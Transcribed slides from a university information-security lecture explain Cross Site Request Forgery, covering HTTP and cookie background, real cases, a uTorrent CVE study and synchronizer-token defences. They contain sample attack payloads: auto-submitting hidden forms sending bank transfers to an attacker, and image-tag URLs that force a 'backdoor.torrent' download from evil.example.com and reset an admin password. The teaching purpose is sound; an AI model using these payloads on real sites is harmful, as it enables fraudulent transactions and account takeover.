Information Security

CS3002

Lecture 16

24th October 2023

Dr. Rana Asif Rehman

Email: r.asif@lhr.nu.edu.pk

CSRF: Cross Site Request Forgery

- Background
  - Website
    - Collection of webpages
      - objects
    - HTML
    - CSS
    - JavaScript
  - Http/Https
    - Request (GET, POST, HEAD, PUT, DELETE)
    - Reply (Codes i.e. 200, 400, 404)
  - Webservers
    - Stateless
  - Cookies


HTTP Request Message

```
GET /index.html HTTP/1.1\r\n
Host: www-net.cs.umass.edu\r\n
User-Agent: Firefox/3.6.10\r\n
Accept: text/html,application/xhtml+xml\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Cookie: 1678\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
\r\n
```

HTTP Reply Message

```
HTTP/1.1 200 OK\r\n
Date: Sun, 26 Sep 2010 20:09:20 GMT\r\n
Server: Apache/2.0.52 (CentOS)\r\n
Last-Modified: Tue, 30 Oct 2007 17:00:02
  GMT\r\n
ETag: "17dc6-a5c-bf716880"\r\n
Accept-Ranges: bytes\r\n
Content-Length: 2652\r\n
Keep-Alive: timeout=10, max=100\r\n
Connection: Keep-Alive\r\n
Set-Cookie: 1678\r\n
Content-Type: text/html; charset=ISO-8859-
  1\r\n
\r\n
data data data data data ...
```

Recall: Session using Cookies



CSRF: Cross Site Request Forgery


Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

[OWASP]

Cross Site Request Forgery Attacks - Impact and Effects

- The impact of a successful CSRF attack is limited to the capabilities exposed by the vulnerable application.
  - For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context.
- In effect, CSRF attacks are used by an attacker to make a target system perform a function via the target's browser without knowledge of the target user, at least until the unauthorized transaction has been committed.
- Victim's privileges are important here.

CSRF Attack



Q: how long do you stay logged in to Gmail? Facebook? ….


CSRF Attack

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
 <input  name=recipient   value=badguy>
 <script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

CSRF Attack



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$
Cookie:  SessionID=523F A4cd 2E
```

Real Life Scenarios

- CSRF vulnerabilities have been known and in some cases exploited since 2001. Because it is carried out from the user's IP address, some website logs might not have evidence of CSRF. Exploits are under-reported, at least publicly, and as of 2007 there are few well-documented examples:
  - The **Netflix** website in 2006 had numerous vulnerabilities to CSRF, which could have allowed an attacker to perform actions such as adding a DVD to the victim's rental queue, changing the shipping address on the account, or altering the victim's login credentials to fully compromise the account.
  - The online banking web application of **ING Direct** was vulnerable to a CSRF attack that allowed illicit money transfers.
  - Popular video website **YouTube** was also vulnerable to CSRF in 2008 and this allowed any attacker to perform nearly all actions of any user.
  - **McAfee** was also vulnerable to CSRF and it allowed attackers to change their company system.

CSRF - Simple Requests

- The only allowed methods are:
  - GET
  - HEAD
  - POST
- What about the cookies?


GET/POST

- In HTTP GET the CSRF exploitation is trivial.
  - WHY?
- HTTP POST has different vulnerability to CSRF, depending on detailed usage scenarios:
  - In simplest form of POST with data encoded as a query string (field1=value1&field2=value2) CSRF attack is easily implemented using a simple HTML form and anti-CSRF measures must be applied.

CSRF-GET

http://bank.com/xfer?amount=500&to=attacker

CSRF-POST



Attack example 2: CSRF with a form

On `evil.com`:

```
<form method="post" action="http://bank.com/trasfer">
    <input type="hidden" name="to" value="ciro">
    <input type="hidden" name="ammount" value="100">
    <input type="submit" value="Click to see cat photos">
</form>
```

If the user clicks the submit button, the browser will permit this. The SOP alone *does not forbid* this type of use.

It is the the SOP + synchronizer token pattern that prevents that from working.

Utorrent Case Study

- CVE-2008-6586
- Its web console accessible at localhost:8080 allowed mission-critical actions to be executed as a matter of simple GET request:
  - Force .torrent file download
    - http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent
  - Change uTorrent administrator password
    - http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin

Utorrent Case Study

- Attacks were launched by placing malicious, automatic-action HTML image elements on forums and email spam.
- Browsers visiting these pages would open them automatically, without much user action.
  - <img src="http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent">
- People running vulnerable uTorrent version at the same time as opening these pages were susceptible to the attack.

Utorrent Case Study

- When accessing the attack link to the local uTorrent application at localhost:8080, the browser would also always automatically send any existing cookies for that domain.
- This general property of web browsers enables CSRF attacks to exploit their targeted vulnerabilities and execute hostile actions as long as the user is logged into the target website (in this example, the local uTorrent web interface) at the time of the attack.

CSRF Vulnerable websites


- Web applications are at risk that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action.
- A user who is authenticated by a cookie saved in the user's web browser could unknowingly send an HTTP request to a site that trusts the user and thereby causes an unwanted action.

CSRF Defenses - STP

Synchronization (Secret) Token Validation

- STP is a technique where a token, secret and unique value for each request, is embedded by the web application in all HTML forms and verified on the server side.
- The token may be generated by any method that ensures unpredictability and uniqueness (e.g. using a hash chain of random seed). The attacker is thus unable to place a correct token in their requests to authenticate them.

CSRF Defenses – STP (cont.)



Example of STP set by Django in a HTML form:

```
<input type="hidden" name="csrfmiddlewaretoken" value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />
```


For every form on `bank.com`, generate a one time random sequence as a hidden parameter, and only accept the request if the server gets the parameter.

E.g., Rails' HTML helpers automatically add an `authenticity_token` parameter to the HTML, so the legitimate form would look like:

```
<form action="http://bank.com/transfer" method="post">
  <p><input type="hidden" name="authenticity_token" value="j/DcoJ2VZvr7vdf8CHKsvjdlDbmiiza0b5E
  <p><input type="hidden" name="to"                 value="ciro"></p>
  <p><input type="hidden" name="ammount"            value="100"></p>
  <p><button type="submit">Send 100$ to Ciro.</button></p>
</form>
```

So if `evil.com` makes a post single request, he would never guess that token, and the server would reject the transaction.

CSRF Defenses – STP


slicehost

https://manage.slicehost.com/slices/new

Add a Slice

Slice Size

●	256 slice	$20.00/month – 10GB HD, 100GB BW
○	512 slice	$38.00/month – 20GB HD, 200GB BW
○	1GB slice	$70.00/month – 40GB HD, 400GB BW
○	2GB slice	$130.00/month – 80GB HD, 800GB BW
○	4GB slice	$250.00/month – 160GB HD, 1600GB BW
